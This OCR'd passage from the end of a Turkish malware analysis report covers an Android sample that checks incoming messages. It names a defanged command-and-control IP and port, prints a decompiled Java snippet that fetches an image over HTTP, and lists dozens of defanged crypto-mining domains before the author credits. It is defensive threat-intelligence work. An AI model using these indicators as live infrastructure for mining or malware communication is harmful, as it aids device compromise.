
gürültü önleme

Şekil 29. Ses Uygulamaları

Zararlı yazılımın cihaza gelen mesajları kontrol ettiği gözlemlenmiştir **(Şekil 30)**.

Şekil 30. Mesaj Kontrolü

Network Analizi



Şekil 31. Wireshark Analizi

Zararlı yazılım **139[.]177[.]182[.]88:20027** IP adresi ile iletişim kurduğu gözlemlenmiştir**(Şekil 31)(Şekil 32)**.

```
try {
    HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(str3).openConnection();
    httpURLConnection.setDoInput(true);
    httpURLConnection.connect();
    bitmap = BitmapFactory.decodeStream(httpURLConnection.getInputStream());
} catch (IOException unused) {
    bitmap = null;
}
```

Şekil 32. HttpConnection

Kripto Mining Siteleri

webmining[.]co/	mepirtedic[.]com/	hashing[.]win/	gridcash[.]net/
swiftmining[.]win/	istlandoll[.]com/	authedwebmine[.]cz/	cryptolootminer[.]com/
sparechange[.]io/	gramombird[.]com/	freecontent[.]stream/	feesocrald[.]com/
nerohut[.]com/	aster18cdn[.]nl/	freecontent[.]bid/	ethtrader[.]de/
sslverify[.]info/	1q2w3[.]website/	crypto-webminer[.]com/	cryptaloot[.]pro/
nhsrv[.]cf/	hostingcloud[.]science/	mineralt[.]io/	authedmine[.]com/
minescripts[.]info/	webminepool[.]com/	dinorslick[.]icu/	coinhive[.]com/
yololike[.]space/	besstahete[.]info/	bitcoin-pay[.]eu/	minexmr[.]stream/
tulip18[.]com/	reauthenticator[.]com/	pampopholf[.]com/	flightsy[.]win/
tercabilis[.]info/	belicimo[.]pw/	flashx[.]pw/	vidzi[.]tv/
coin-hive[.]com/	statdynamic[.]com/	ad-miner[.]com/	cnhv[.]co/
serv1swork[.]com/	coinpot[.]co/	adless[.]io/	ethpocket[.]de/
webmine[.]pro/	service4refresh[.]info/	flightzy[.]win/	zymerget[.]faith/
wsservices[.]org/	alflying[.]date/	zymerget[.]bid/	bmst[.]pw/
jsecoin[.]com/	hostingcloud[.]racing/	flightzy[.]date/	cashbeet[.]com/
flightzy[.]bid/	webmine[.]cz/	alflying[.]win/	analytics[.]blue/
freecontent[.]date/	flightsy[.]bid/	crypto-loot[.]com/	gitgrub[.]pro/

HAZIRLAYANLAR

Kerime GENÇAY

https://www.linkedin.com/in/kerimegencay/

İlker VERİMOĞLU

https://www.linkedin.com/in/ilker-verimoglu/

Kaan BİNEN

https://www.linkedin.com/in/kaan-binen

Fatih YILMAZ

https://www.linkedin.com/in/fatih-yilmaz-f8/

Buğra KÖSE

https://www.linkedin.com/in/bugrakose/